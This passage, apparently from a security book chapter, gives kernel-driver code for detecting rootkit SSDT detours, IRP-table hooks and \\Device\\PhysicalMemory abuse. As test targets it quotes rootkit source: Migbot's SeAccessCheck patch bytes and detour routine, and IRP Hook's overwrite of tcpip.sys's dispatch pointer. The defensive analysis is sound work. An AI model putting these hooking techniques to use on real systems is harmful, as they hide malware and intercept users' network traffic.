                 d->decodedInstructions[j].offset,
                 d->decodedInstructions[j].size,
                 (char*)d->decodedInstructions[j].instructionHex.p,

```

```

        (char*)d->decodedInstructions[j].mnemonic.p,
        (char*)d->decodedInstructions[j].operands.p);
    }
}
else
{
    DbgPrint("%-10s    ", "No");
    DbgPrint("%-8s    ", "[N/A]");
    DbgPrint("%-5s", "[N/A]");
    DbgPrint("%-35.34s\n", ContainingModule);
}
}

```

The main block of `IsFunctionPrologueDetoured()` is shown next. This function is called in the main loop of the previous function, as we loop through SSDT entries.

```

//using diStorm open source disassembler, try to disassemble 25 bytes
//starting at the function's start address (prologue)
if (diStorm_Disasm(FuncAddr, numBytesToDisasm, disassembly, &numDisassembled))
{
    for(i=0; i<numDisassembled; i++)
        d->decodedInstructions[i]=disassembly[i];
    d->numDisassembled=numDisassembled;
}
}

```

Now that we've disassembled the function prologue, we'll parse the resulting information for any JMP or CALL instructions. The presence of such an instruction in a function's prologue could be evidence of a detour by a malicious module. To eliminate any false positives, any detour that remains within the module's address space is considered benign.

```

//loop through resulting 25-byte disassembly and parse any CALL or JMPs
for(j=0; j<d->numDisassembled; j++)
{
    doSkipOperand=FALSE;
    RtlStringCchPrintfW(wstrMnemonic, 60, L"%S",
        d->decodedInstructions[j].mnemonic.p);
    RtlInitUnicodeString(&uMnemonic, (PCWSTR)wstrMnemonic);
    //if it is a JMP or a CALL, do further processing
    if (RtlCompareUnicodeString(&uMnemonic, &uJumpString, TRUE) == 0 ||
        RtlCompareUnicodeString(&uMnemonic, &uCallString, TRUE) == 0)
    {
        //the .operands field is a comma-separated list of up to 3 operands
        //for JMP/CALL, we don't want any with commas, skip them
        for(k=0; k<(UINT)d->decodedInstructions[j].operands.length; k++)
        {

```

```

        if (d->decodedInstructions[j].operands.p[k] == ',')
        {
            doSkipOperand=TRUE;
            break;
        }
    }
    //if multi-operand, skip
    if (doSkipOperand)
        continue;
    //first, try to parse a segment_selector:offset
    //argument to the CALL/JMP
    //if this fails (i.e., the argument has no colon),
    //assume immediate address
    //Note: GetFarCallData() simply parses the string.
    if (GetFarCallData(d->decodedInstructions[j].operands.p,
        d->decodedInstructions[j].operands.
        length,SegmentSelector,Offset))
    {
        //convert the ASCII CHAR string to WCHAR
        //then to unicode for comparison
        RtlStringCchPrintfW(wTargetAddress,15,L"%S",Offset);
    }
    //otherwise, fill the target address with the immediate operand
    else
    {
        //convert the ASCII CHAR string to WCHAR
        //then to unicode for comparison
        RtlStringCchPrintfW(wTargetAddress,15,L"%S",
            d->decodedInstructions[j].operands.p);
    }
    RtlInitUnicodeString(&uTargetAddress,(PCWSTR)wTargetAddress);
    //convert the unicode string to a 64-bit integer
    nt=RtlUnicodeStringToInteger(&uTargetAddress,0,&addr);
    //if the conversion succeeded, dereference the converted ULONG
    if (nt==STATUS_SUCCESS)
        d->TargetAddress=(DWORD)addr;
    else
        d->TargetAddress=0; //otherwise, bail.
    //find the module that owns this target address
    GetModInfoByAddress(d->TargetAddress,pMod);
    if (pMod != NULL)
        RtlStringCbCopyExA(d->detouringModule,256,
            pMod->ImageName,NULL,NULL,0);
    else
        RtlStringCbCopyExA(d->detouringModule,256,
            pUnknownBuf,NULL,NULL,0);
    //if the target of the CALL or JMP is not
    //in this module's memory address range,

```

```

//this is a highly suspicious execution flow alteration
if (!IsAddressWithinModule(d->TargetAddress,
    ModuleBaseAddr,ModuleSize))
    DetourFound=TRUE;
}
}

```

The code we've just illustrated shows you how to validate that the system service functions listed in the SSDT have not been detoured.

NOTE

The output shown next is from our driver (written in C). To obtain the output, we issued `DbgPrint()` commands in our source code and captured it in WinDbg, as we debugged the operating system in a Virtual Guest OS using Sun's Virtual Box free software.

An abbreviated output listing is shown here:

```

-----
#   Addr           Expected      Found   Detoured?  DetourAddr  Containing Module
-----
0   805987C6        NtAcceptConnectPort [unknown] No   [N/A]  \system32\ntkrnlpa.exe
1   805E59A0        NtAccessCheck      [unknown] No   [N/A]  \system32\ntkrnlpa.exe
2   805E91E6        NtAccessCheckAndAud [unknown] No   [N/A]  \system32\ntkrnlpa.exe
3   805E59D2        NtAccessCheckByType [unknown] No   [N/A]  \system32\ntkrnlpa.exe
4   805E9220        NtAccessCheckByType [unknown] No   [N/A]  \system32\ntkrnlpa.exe
5   805E5A08        NtAccessCheckByType [unknown] No   [N/A]  \system32\ntkrnlpa.exe
6   805E9264        NtAccessCheckByType [unknown] No   [N/A]  \system32\ntkrnlpa.exe
7   805E92A8        NtAccessCheckByType [unknown] No   [N/A]  \system32\ntkrnlpa.exe
8   8060A90C        NtAddAtom          No   [N/A]  \system32\ntkrnlpa.exe
-----

```

Note how many of the "found" functions are listed as `[unknown]`: this means those functions are not exported by the kernel. The first exported function in the SSDT is `NtAddAtom()`.

To quickly test this code, we've installed the Migbot rootkit, which writes a detour in `SeAccessCheck`'s prologue (part of `ntdll.dll`). In order to test for this detour, we wrote a short routine, `LookForMigbot()`, using the capabilities discussed previously.

NOTE

If the reader wishes to test this code, Windows XP (no service pack) must be used, since the Migbot rootkit first validates that the `SeAccessCheck` function is from this version of Windows before it will operate.

```

VOID LookForMigbot ()
{
    ULONG SeAccessCheckAddress;
    DWORD ntdll_base,ntdll_size=0;

```

```

PDETOURINFO d;
PSYSTEM_MODULE_INFORMATION pNtdll;
UNICODE_STRING u;
int j;
//get the address of SeAccessCheck
RtlInitUnicodeString(&u,L"SeAccessCheck");
SeAccessCheckAddress = MmGetSystemRoutineAddress(&u);
if (SeAccessCheckAddress == NULL)
{
    DbgPrint("\nLookForMigbot(): Failed to get the address
            of SeAccessCheck!");
    return;
}
d=ExAllocatePoolWithTag(NonPagedPool,sizeof(DETOURINFO),MY_TAG);
//get module information for ntdll.dll
pNtdll=ExAllocatePoolWithTag(NonPagedPool,
                            sizeof(SYSTEM_MODULE_INFORMATION),
                            MY_TAG);
if (!GetModInfoByName("ntdll.dll",pNtdll))
{
    DbgPrint("\nLookForMigbot(): Failed to get the address
            of ntdll.dll!");
    return;
}
//store module location and size for function
ntdll_base=(DWORD)pNtdll->Base;
ntdll_size=(DWORD)pNtdll->Size;
DbgPrint("\nLookForMigbot(): Ntdll.dll base address found at %08X",
        ntdll_base);
DbgPrint("\nLookForMigbot(): Ntdll.dll size is %ul",ntdll_size);
DbgPrint("\nLookForMigbot(): Address of SeAccessCheck: %08X",
        SeAccessCheckAddress);
if (IsFunctionPrologueDetoured((DWORD)SeAccessCheckAddress,
                               ntdll_base,ntdll_size,d))
{
    DbgPrint("\nLookForMigbot(): Migbot detected!");
    DbgPrint("\nLookForMigbot(): Overwritten prologue
            of SeAccessCheck:\n");
    //loop through possible decoded instructions
    for (j = 0;j<d->numDisassembled; j++)
    {
        DbgPrint("%08I64x (%02d) %s %s %s\n",
                d->decodedInstructions[j].offset,
                d->decodedInstructions[j].size,

```

```

        (char*)d->decodedInstructions[j].
instructionHex.p,
        (char*)d->decodedInstructions[j].mnemonic.p,
        (char*)d->decodedInstructions[j].operands.p);
    }
}
else
{
    DbgPrint("\nLookForMigbot(): Migbot was not detected.");
}
}

```

This function performs the following tasks:

- Obtains the address of `SeAccessCheck` using `MmGetSystemRoutineAddress()`.
- Finds the base address and size of `ntdll.dll` (which contains `SeAccessCheck`).
- Calls `IsFunctionPrologueDetoured()` with the function address, module base address, module size, and a `DETOURINFO` structure to be filled with detour information.

The output from the previous function from a clean system is shown here:

```

DriverEntry(): Looking for migbot..
LookForMigbot(): Ntdll.dll base address found at 7C900000
LookForMigbot(): Ntdll.dll size is 7208961
LookForMigbot(): Address of SeAccessCheck: 805E5848
LookForMigbot(): Migbot was not detected.

```

Running Migbot's migloader with no arguments patches `SeAccessCheck` (and `NtDeviceIoControlFile`) and prints out the overwritten bytes:

```

My Driver Loaded! - 0x55 - 0x8B - 0xEC - 0x6A - 0x01 - 0xFF - 0x75
                  - 0x2C - 0x55 - 0x8B - 0xEC - 0x53 - 0x33 - 0xDB
                  - 0x38 - 0x5D - 0x24

```

After running the detection routine, the output shows that the `SeAccessCheck` function prologue has been overwritten with a Far JMP to Migbot's own detouring function (highlighted in bold):

```

DriverEntry(): Looking for migbot..
LookForMigbot(): Ntdll.dll base address found at 77F50000
LookForMigbot(): Ntdll.dll size is 6922241
LookForMigbot(): Address of SeAccessCheck: 8056FCDF
LookForMigbot(): Migbot detected!
LookForMigbot(): Overwritten prologue of SeAccessCheck:

```

```

8056fcdf (07) ea 5865af81 0800 JMP FAR 0x8:0x81af6558
8056fce6 (01) 90 NOP
8056fce7 (01) 90 NOP
8056fce8 (06) 0f84 98660000 JZ 0x80576386
8056fcee (03) 395d 08 CMP [EBP+0x8], EBX
8056fcf1 (06) 0f84 a81a0700 JZ 0x805e179f
8056fcf7 (01) 56 PUSH ESI

```

Note the notation of the intrasegment Far JMP is consistent with the concepts regarding x86 segmented memory explained previously in this appendix. The corresponding C code in the Migbot driver exactly matches this output (except 0x11223344 is dynamically altered as was explained), including the two NOP instructions at the end of the overwrite (0x90 opcode):

```
char newcode[] = { 0xEA, 0x44, 0x33, 0x22, 0x11, 0x08, 0x00, 0x90, 0x90 };
```

If we disassemble the target address of the far jump (0x81af6558) in WinDbg, we'll see the contents of the rootkit's detouring function named `my_function_detour_seaccesscheck()`:

```

kd> u 0x81af6558
81af6558 55          push    ebp
81af6559 8bec        mov     ebp,esp
81af655b 53          push    ebx
81af655c 33db       xor     ebx,ebx
81af655e 385d18     cmp    byte ptr [ebp+18h],bl
81af6561 eae8fc56800800 jmp    0008:8056FCE8
81af6568 55          push    ebp
81af6569 8bec        mov     ebp,esp

```

Note the match in the Migbot driver's source code:

```

__declspec(naked) my_function_detour_seaccesscheck()
{
    __asm
    {
        // exec missing instructions
        push    ebp
        mov     ebp, esp
        push    ebx
        xor     ebx, ebx
        cmp    [ebp+24], bl
        _emit 0xEA
        _emit 0xAA
        _emit 0xAA
        _emit 0xAA
    }
}

```

```

        _emit 0xAA
        _emit 0x08
        _emit 0x00
    }
}

```

And again, the rootkit dynamically overwrites the placeholder address `0xAAAAAAAA` with the address of the place to jump back to when the rootkit's own detour function has been called: 9 bytes past the start of `SeAccessCheck` (recall the 9-byte addition is to avoid an infinite loop). Indeed, we can verify that the rootkit "stamps" the correct address by adding 9 to the address of `SeAccessCheck` (from the output of our own detection code):

$$8056FCDF + 9 = 8056FCE8$$

The corresponding source code in the rootkit is

```

reentry_address = ((unsigned long)SeAccessCheck) + 9;
....
for(i=0;i<200;i++)
{
    if( (0xAA == ((unsigned char *)non_paged_memory)[i]) &&
        (0xAA == ((unsigned char *)non_paged_memory)[i+1]) &&
        (0xAA == ((unsigned char *)non_paged_memory)[i+2]) &&
        (0xAA == ((unsigned char *)non_paged_memory)[i+3]))
    {
        // we found the address 0xAAAAAAAA
        // stamp it w/ the correct address
        *( (unsigned long *)(&non_paged_memory[i]) ) = reentry_address;
        break;
    }
}

```

To wrap up, please remember this technique, as is the case with just about any heuristic technique, can cause false positives and is purely experimental. Any detected detour could be a legitimate operating system hot patch. Further analysis should be conducted on the module that contains the patching code to see if it is signed or otherwise benign.

THE TWO *P*s FOR DETECTING IRP HOOKS

Now that you know how to detect general hooking of pointers and patched/detoured code, the issue of IRP hooking decomposes to just another data structure to validate. Therefore, we'll jump right into the code (no pun intended!).

A list of loaded kernel drivers can be obtained with `ZwQuerySystemInformation()` as discussed before. Once you have a list of loaded drivers, you simply need to pick one to validate. For the purpose of this section, we'll use the TCP IRP Hook rootkit available on [rootkit.com](https://www.rootkit.com/newsread.php?newsid=846) (<https://www.rootkit.com/newsread.php?newsid=846>) to show the detection works. This particular rootkit hooks the dispatch routine for the `IRP_MJ_DEVICE_CONTROL` major function code of the driver that runs the operating system's TCP/IP stack, `TCPIP.sys`. This function code is one of the most critical function codes, as it is the primary one used to communicate with user-mode applications. By hooking the entry for this function code in the IRP table of `TCPIP.sys`, `IRPHook` essentially intercepts all network traffic from user-mode applications.

The IRP Hook source code for creating this pointer hook is shown here (we commented the source code by prefacing our comments with "HE COMMENT"):

```
UNICODE_STRING deviceTCPUnicodeString;
WCHAR deviceTCPNameBuffer[] = L"\\Device\\Tcp";
pFile_tcp = NULL;
pDev_tcp = NULL;
pDrv_tcpip = NULL;
RtlInitUnicodeString (&deviceTCPUnicodeString, deviceTCPNameBuffer);
//HE COMMENT: this statement retrieves a pointer to the top of
//the victim driver's device stack, in this case, \\Device\\TCP
ntStatus = IoGetDeviceObjectPointer(&deviceTCPUnicodeString,
                                   FILE_READ_DATA,
                                   &pFile_tcp,
                                   &pDev_tcp);

if(!NT_SUCCESS(ntStatus))
    return ntStatus;
//HE COMMENT: This line retrieves a pointer to the DRIVER_OBJECT data
//structure for the victim driver, so that we can access the IRP table
//member of this data structure in the following line
pDrv_tcpip = pDev_tcp->DriverObject;
OldIrpMjDeviceControl = pDrv_tcpip->MajorFunction[IRP_MJ_DEVICE_CONTROL];
//if the pointer for the driver's dispatch function for the IRP major code
//IRP_MJ_DEVICE_CONTROL is valid, perform a synchronized overwrite of this
//pointer, effectively "hooking" all IRPs for that dispatch routine.
if (OldIrpMjDeviceControl)
    InterlockedExchange (
        (PLONG) &pDrv_tcpip->MajorFunction[IRP_MJ_DEVICE_CONTROL],
        (LONG) HookedDeviceControl);
return STATUS_SUCCESS;
```

Our detection code simply combines the techniques for detecting pointer hooks and detour patches previously discussed. The code is called in the function `ExamineDriverIrpTables()`, which loops through the list of loaded drivers in kernel memory until it finds `TCPIP.sys`:

```
VOID ExamineDriverIrpTables()
{
    PMODULE_LIST pModuleList;
    UINT bufsize=GetLoadedModuleListSize();
    PULONG returnLength=0;
    CHAR ModuleName[256];
    PCHAR nameStart;
    NTSTATUS nt;
    int i;

    //0 buffer size is returned on failure
    if (bufsize == 0)
        return;
    //loop through list of loaded drivers
    pModuleList=ExAllocatePoolWithTag(NonPagedPool,bufsize,MY_TAG);
    //oops, out of memory...
    if (pModuleList == NULL)
    {
        DbgPrint("\nExamineDriverIrpTables(): [0] Out of memory.\n");
        return;
    }
    nt=ZwQuerySystemInformation(SystemModuleInformation,
                               pModuleList,
                               bufsize,
                               returnLength);
    if (nt != STATUS_SUCCESS)
    {
        DbgPrint("\nExamineDriverIrpTables(): [0] Error:
                ZwQuerySystemInformation() failed\n.");
        return;
    }
    //loop through the module list and find owning module of this function address
    //a module owns it if the function address falls in the module's memory space
    for(i=0;i<(long)pModuleList->ModuleCount;i++)
    {
        nameStart=pModuleList->Modules[i].ImageName+
                 pModuleList->Modules[i].ModuleNameOffset;
        memcpy(ModuleName,
              nameStart,
              256-pModuleList->Modules[i].ModuleNameOffset);
        DbgPrint("\nExamineDriverIrpTables(): %s",ModuleName);
        //if we are on the driver we care about
        if (strcmp(ModuleName,"tcpip.sys") == 0)
        {
            IsIrpTableHooked("tcpip.sys",
                            L"\\Device\\Tcp",
                            (ULONG)pModuleList->Modules[i].Base,
                            (ULONG)pModuleList->Modules[i].Size);
        }
    }
}
```

```

}
return;
}

```

The source code for `IsIrpHooked()` is the same as the code for the SSDT hook/detour detection shown earlier with one major exception: we are looping over the 28 major IRP function codes in the driver's IRP table instead of looping through the ~270 entries in the SSDT table. With each iteration, we validate that the pointer references a memory location inside the driver.

This output shows the hooked IRP entry (bolded) after installing IRP Hook:

```

ExamineDriverIrpTables(): ipsec.sys
ExamineDriverIrpTables(): tcpip.sys
IsDriverIrpTableHooked(): IRP Table for tcpip.sys and device \Device\Tcp:

```

IRP_MJ	Address	Name	Hooked?	Detoured?	DetourAddr	Module
IRP_MJ_CREATE	F70FBD91	[unknown]	No	No	[N/A]	tcpip.sys
IRP_MJ_CREATE_	F70FBD91	[unknown]	No	No	[N/A]	tcpip.sys
NAMED_PIPE						
IRP_MJ_CLOSE	F70FBD91	[unknown]	No	No	[N/A]	tcpip.sys
IRP_MJ_READ	F70FBD91	[unknown]	No	No	[N/A]	tcpip.sys
IRP_MJ_WRITE	F70FBD91	[unknown]	No	No	[N/A]	tcpip.sys
IRP_MJ_QUERY_	F70FBD91	[unknown]	No	No	[N/A]	tcpip.sys
INFORMATION						
IRP_MJ_SET_	F70FBD91	[unknown]	No	No	[N/A]	tcpip.sys
INFORMATION						
IRP_MJ_QUERY_	F70FBD91	[unknown]	No	No	[N/A]	tcpip.sys
IRP_MJ_SET_EA	F70FBD91	[unknown]	No	No	[N/A]	tcpip.sys
IRP_MJ_FLUSH_	F70FBD91	[unknown]	No	No	[N/A]	tcpip.sys
BUFFERS						
IRP_MJ_QUERY_	F70FBD91	[unknown]	No	No	[N/A]	tcpip.sys
VOLUME_INFORMATION						
IRP_MJ_SET_	F70FBD91	[unknown]	No	No	[N/A]	tcpip.sys
VOLUME_INFORMATION						
IRP_MJ_	F70FBD91	[unknown]	No	No	[N/A]	tcpip.sys
DIRECTORY_CONTROL						
IRP_MJ_FILE_	F70FBD91	[unknown]	No	No	[N/A]	tcpip.sys
SYSTEM_CONTROL						
IRP_MJ_DEVICE_	F89EB132	[unknown]	YES	No	[N/A]	\\??\c:\irphook.sys
SYSTEM_CONTROL						
IRP_MJ_	F70FBFB0	[unknown]	No	No	[N/A]	tcpip.sys
_DEVICE_CONTROL						
IRP_MJ_	F70FBD91	[unknown]	No	No	[N/A]	tcpip.sys

```

_DEVICE_CONTROL
IRP_MJ_LOCK_ F70FBD91 [unknown] No No [N/A] tcpip.sys
CONTROL
IRP_MJ_CLEANUP F70FBD91 [unknown] No No [N/A] tcpip.sys
IRP_MJ_CREATE_ F70FBD91 [unknown] No No [N/A] tcpip.sys
MAILSLOT
IRP_MJ_QUERY_ F70FBD91 [unknown] No No [N/A] tcpip.sys
SECURITY
IRP_MJ_SET_ F70FBD91 [unknown] No No [N/A] tcpip.sys
SECURITY
IRP_MJ_POWER F70FBD91 [unknown] No No [N/A] tcpip.sys
IRP_MJ_SYSTEM_ F70FBD91 [unknown] No No [N/A] tcpip.sys
CONTROL
IRP_MJ_DEVICE_ F70FBD91 [unknown] No No [N/A] tcpip.sys
CHANGE
IRP_MJ_QUERY_ F70FBD91 [unknown] No No [N/A] tcpip.sys
QUOTA
IRP_MJ_SET_ F70FBD91 [unknown] No No [N/A] tcpip.sys
QUOTA
IRP_MJ_PNP F70FBD91 [unknown] No No [N/A] tcpip.sys

```

```

ExamineDriverIrpTables(): netbt.sys
ExamineDriverIrpTables(): afd.sys
ExamineDriverIrpTables(): netbios.sys

```

As expected, the IRP Hook rootkit has overwritten the pointer to the function that handles the `IRP_MJ_DEVICE_SYSTEM_CONTROL` function code with the address `0xF89EB132`. Note that all of the other IRP dispatch handler functions point to the address `0xF70FBD91`. Disassembling the former shows the disassembly of the first few bytes of the rootkit's dispatch routine, which replaces the legitimate one inside `TCPIP.sys`:

```

kd> u F89EB132
*** ERROR: Module load completed but symbols could not be loaded for irphook.sys
irphook+0x1132:
f89eb132 53          push     ebx
f89eb133 8b5c240c    mov     ebx,dword ptr [esp+0Ch]
f89eb137 56          push     esi
f89eb138 8b7360     mov     esi,dword ptr [ebx+60h]
f89eb13b 803e0e     cmp     byte ptr [esi],0Eh
f89eb13e 755f      jne     irphook+0x119f (f89eb19f)
f89eb140 807e0100   cmp     byte ptr [esi+1],0
f89eb144 7559      jne     irphook+0x119f (f89eb19f)

```

It is important to note that we've just validated the driver's IRP function handler table; the driver's initialization, unload, `AddDevice()`, or other required routine could also be hooked. Those pointers should be validated as well.

THE TWO *Ps* FOR DETECTING IAT HOOKS

Validating an Import Address Table (IAT) of a given module involves walking the loaded module list of the target process and checking imports of all DLLs to make sure they point inside the given DLL. This method also combines the techniques we've previously shown. Therefore, we leave this as an exercise for you the reader to undertake, using the supplied code to detect IAT hooks.

OUR THIRD TECHNIQUE: DETECTING DKOM

We've covered the two *Ps* detection method, and now we'll turn to our third and final detection technique: detecting DKOM through handle inspection. In this section, the detection methodology only addresses variations of DKOM that attempt to alter kernel structures from user mode through modification of the section object `\\Device\PhysicalMemory`. The methodology will work against any type of rootkit that uses this section object, such as those that attempt to install a call gate and numerous other examples, some of which can be found at VX Heaven, <http://vx.netlux.org/vx.php?id=ep12>; *Phrack Magazine*, <http://www.phrack.com/issues.html?issue=59&id=16#article>; and The Code Project, http://www.codeproject.com/KB/system/soviet_kernel_hack.aspx.

NOTE

This form of DKOM will not work on systems beyond Windows 2003 Server Service Pack 1.

Because DKOM modifies data structures directly in memory, detecting the side effects of DKOM behavior is very difficult. Certain forms of DKOM rely on writing directly to memory from user mode using the section object `\\Device\PhysicalMemory`. Therefore, a rather rudimentary detection method is to examine the open handles for every process to see if a handle to `\\Device\PhysicalMemory` exists.

Every accessible resource in Windows is represented by an object, and all objects are managed by the Object Manager. Examples of objects include ports, files, threads, processes, registry keys, and synchronization primitives like mutexes, semaphores, and spinlocks. At any given moment, literally thousands of objects are being created, updated, accessed, and deleted synchronously and asynchronously. The Object Manager handles these operations on behalf of processes and threads that have open handles to the objects. An object is not freed/released until all threads and processes that have an open handle to it release that handle. This detection routine will obtain a list of such open handles and inspect the name of the corresponding object to see if it matches the string `"\\Device\PhysicalMemory"`.

NOTE

This query for open handles is just a snapshot in time, so the detection routine's effectiveness is limited to whether the DKOM rootkit was active at the time the list of handles was obtained. A more reliable detection method would involve registering a kernel-mode callback routine that is notified by the Object Manager whenever a new handle to an object is created.

To accomplish this task, we've written a new function, `FindPhysemHandles()`. This function simply enumerates the list of open handles, attempting to retrieve the name of the corresponding object for each open handle. If the name matches "`\\Device\\PhysicalMemory`", this process has an open handle to this resource and is suspect.

The first task is to get a list of systemwide open handles using our old friend `ZwQuerySystemInformation()`:

```
VOID FindPhysemHandles()
{
    PHANDLE_LIST pHandleList;
    ULONG bufsize=GetInformationClassSize(SystemHandleInformation);
    ULONG returnLength=0;
    int nameFail=0,otherFail=0,numFound=0;
    CHAR ModuleName[256];
    PCHAR nameStart;
    NTSTATUS nt;
    UNICODE_STRING ObjectName;
    UNICODE_STRING DevicePhysicalMemory;
    PVOID Object;
    int i;

    //front matter
    DWORD* buff=(DWORD*)ExAllocatePoolWithTag(NonPagedPool,4096,MY_TAG);
    RtlInitUnicodeString(&DevicePhysicalMemory,L"\\Device\\PhysicalMemory");

    pHandleList=(PHANDLE_LIST)ExAllocatePoolWithTag(NonPagedPool,bufsize,MY_TAG);
    nt=ZwQuerySystemInformation(SystemHandleInformation,
                                pHandleList,
                                bufsize,
                                &returnLength);

    if (nt != STATUS_SUCCESS)
    {
        DbgPrint("\nFindPhysemHandles(): [0] Error:
                ZwQuerySystemInformation() failed.\n");
        return;
    }
    DbgPrint("\nFindPhysemHandles(): [0] Found %d handles.\n",pHandleList-
    >HandleCount);
}
```

Next, we'll loop over this list of open handles, searching for the required string:

```
//loop through the list of open handles across the system and match any that
//have the name \\Device\\PhysicalMemory and then inspect the owner of that handle
```

```

for (i=0; i<(long)pHandleList->HandleCount; i++)
{
    if (GetHandleInfo(pHandleList->Handles[i].ProcessId,
        (HANDLE)pHandleList->Handles[i].Handle, &ObjectName, &nameFail, &otherFail))
    {
        if (RtlCompareUnicodeString(&ObjectName, &DevicePhysicalMemory,
            FALSE) == 0)
        {
            DbgPrint("\nFindPhysemHandles(): Process %d
                has a handle open to
                \\Device\PhysicalMemory!!\n",
                pHandleList->Handles[i].ProcessId);
            numFound++;
        }
    }
}
if (nameFail+otherFail > 0)
    DbgPrint("\nFindPhysemHandles(): Warning: %i name resolution failures and
        %i other failures.", nameFail, otherFail);
DbgPrint("\nFindPhysemHandles(): Found %i open handles to
    \\Device\PhysicalMemory.", numFound);
ExFreePoolWithTag(pHandleList, MY_TAG);

```

The core of this functionality is implemented in the `GetHandleInfo()` function, which takes the handle stored in a `SYSTEM_HANDLE_INFORMATION` structure (an array of such structures makes up the list of open handles obtained via `ZwQuerySystemInformation()`) and makes the corresponding object accessible to the process. This is necessary because any particular handle from the list of open handles means nothing in the context of the process; it is only valid in the context of the process that obtained the handle. Thus, we have to call `ZwDuplicateObject()` to make a copy of the handle in our process address space, so we can subsequently call `ZwQueryObject()` to obtain the object's name. Here are the steps to make the object accessible to our process:

1. Call `ZwOpenProcess()` to obtain a handle to the process that owns the object to inspect.
2. Pass the handle of #1 to `ZwDuplicateObject()` to obtain an identical handle that is valid in the process's context.

After this, we can obtain the object's name:

3. Call `ZwQueryObject()` to get basic information, specifically the size of the type structure.
4. Call `ZwQueryObject()` to get the type information using #1 size.
5. Call `ZwQueryObject()` to get the name information.

The code to accomplish these five steps is shown in the following `GetHandleInfo()` function:

```

BOOL GetHandleInfo(ULONG pid,
                  HANDLE hObject,
                  PUNICODE_STRING ObjectName,
                  int* nameFailCount,
                  int* otherFailCount)
{
    CLIENT_ID c;
    OBJECT_ATTRIBUTES o;
    ULONG returnLength,returnLength2,size=0;
    HANDLE hProcess,hDuplicateObject=NULL;
    POBJECT_TYPE_INFORMATION oti;
    POBJECT_BASIC_INFORMATION obi;
    NTSTATUS nt;
    DWORD* nameBuff=NULL;
    UNICODE_STRING ProcessName;
    BOOL objNameResolutionFail;
    c.UniqueProcess = pid;
    c.UniqueThread = 0;
    o.Length=sizeof(OBJECT_ATTRIBUTES);
    InitializeObjectAttributes(&o,0,0,0,0);
    //open the process so we can duplicate its handle
    nt=ZwOpenProcess(&hProcess, PROCESS_DUP_HANDLE, &o, &c);
    if (nt != STATUS_SUCCESS)
    {
        DbgPrint("\nGetHandleInfo(): Error: ZwOpenProcess()
                failed on pid %d: %08X",pid,nt);
        (*otherFailCount)++;
        return FALSE;
    }

    //now duplicate the handle we wish to examine further
    nt=ZwDuplicateObject(hProcess,
                       hObject,
                       (HANDLE)0xFFFFFFFF,
                       &hDuplicateObject,
                       0,
                       0,
                       DUPLICATE_SAME_ACCESS);
    if (nt != STATUS_SUCCESS || hDuplicateObject == NULL)
    {
        DbgPrint("\nGetHandleInfo(): Error: ZwDuplicateObject()
                failed on pid %d: %08X",pid,nt);
        ZwClose(hProcess);
    }
}

```



```
        (*otherFailCount)++;
        return FALSE;
    }
    //get object basic information
    obi=(POBJECT_BASIC_INFORMATION)
        ExAllocatePoolWithTag(NonPagedPool,
            sizeof(OBJECT_BASIC_INFORMATION),
            MY_TAG);
    nt=ZwQueryObject(hDuplicateObject,
        ObjectBasicInformation,
        obi,
        sizeof(OBJECT_BASIC_INFORMATION),
        &returnLength);
    if (nt != STATUS_SUCCESS)
    {
        DbgPrint("\nGetHandleInfo(): Error: ZwQueryObject() failed
            to get object basic information: %08X",nt);
        ZwClose(hDuplicateObject);
        ZwClose(hProcess);
        (*otherFailCount)++;
        return FALSE;
    }
    //get object type information
    oti=(POBJECT_TYPE_INFORMATION)
        ExAllocatePoolWithTag(NonPagedPool,
            obi->TypeInfoLength,
            MY_TAG);
    nt=ZwQueryObject(hDuplicateObject,
        ObjectTypeInformation,
        oti,
        obi->TypeInfoLength,
        &returnLength);
    //if there was a size mismatch problem, the variable returnLength
    //will have the required size
    if (nt == STATUS_INFO_LENGTH_MISMATCH)
    {
        //free the memory and reallocate at correct size
        ExFreePoolWithTag(oti,MY_TAG);
        oti=(POBJECT_TYPE_INFORMATION) ExAllocatePoolWithTag(NonPagedPool,
            returnLength,MY_TAG);
        nt=ZwQueryObject(hDuplicateObject,
            ObjectTypeInformation,
            oti,
            returnLength,
            &returnLength2);
    }
    //failed again? bail...
    if (nt != STATUS_SUCCESS)
```

```

{
    DbgPrint("\nGetHandleInfo(): Error: ZwQueryObject() failed
            to get object type information: %08X",nt);
    ExFreePoolWithTag(obi,MY_TAG);
    ExFreePoolWithTag(oti,MY_TAG);
    ZwClose(hDuplicateObject);
    ZwClose(hProcess);
    (*otherFailCount)++;
    return FALSE;
}
//get object NAME information
nt=ZwQueryObject(hDuplicateObject,
                ObjectNameInformation,
                nameBuff,
                0,
                &returnLength);
//use the returnLength variable to reallocate an appropriately-sized
buffer
if (nt == STATUS_INFO_LENGTH_MISMATCH && returnLength)
{
    //allocate our second buffer with the correct size
    nameBuff=ExAllocatePoolWithTag(NonPagedPool,returnLength,MY_TAG);
    nt=ZwQueryObject(hDuplicateObject,
                    ObjectNameInformation,
                    nameBuff,
                    returnLength,
                    &returnLength2);
    objNameResolutionFail=FALSE;
}
else if (returnLength == 0)
{
    objNameResolutionFail=TRUE;
}
//if nameBuff is NULL, we failed to get name information above -
//return FALSE even though
//technically a valid object exists here, we don't know its name though.
if (objNameResolutionFail)
{
    ExFreePoolWithTag(obi,MY_TAG);
    ExFreePoolWithTag(oti,MY_TAG);
    ZwClose(hDuplicateObject);

    ZwClose(hProcess);

    (*nameFailCount)++;
    return FALSE;
}
else

```

```

{
    RtlInitUnicodeString(ObjectName, (PWCHAR) nameBuff[1]);
}
ExFreePoolWithTag(obi, MY_TAG);
ExFreePoolWithTag(oti, MY_TAG);
ExFreePoolWithTag(nameBuff, MY_TAG);
ZwClose(hDuplicateObject);      ZwClose(hProcess);
return TRUE;
}

```

One more thing about the `GetHandleInfo()` function. Sometimes it will fail to retrieve the name of a successfully retrieved handle (our tests show that about 12 percent fail on average). This could be for several reasons, such as insufficient access rights (the object may require special permissions), the object not having a name, or the object being released before we could complete our request. These are the unfortunate side effects of attempting to query a set of live objects. As mentioned previously, a more stable method would be to register a callback routine so you receive auto-notification of new objects. Note that without the object name, our detection method will fail.

Next, we'll show how you can use this detection code to uncover the abuse of the `\\Device\PhysicalMemory` object using a rather obscure example called `irqs` (see http://www.codeproject.com/KB/system/soviet_kernel_hack.aspx). This example installs a call gate in user mode and then attempts to obtain APIC interrupt information through the call gate. It installs the call gate by mapping every physical page of RAM into its own process's address space, searching for the physical address of the memory page that holds the Global Descriptor Table (GDT). Once this address is found, it writes a call gate into a new entry in the GDT. The call gate is subsequently used to collect the APIC interrupt information.

NOTE

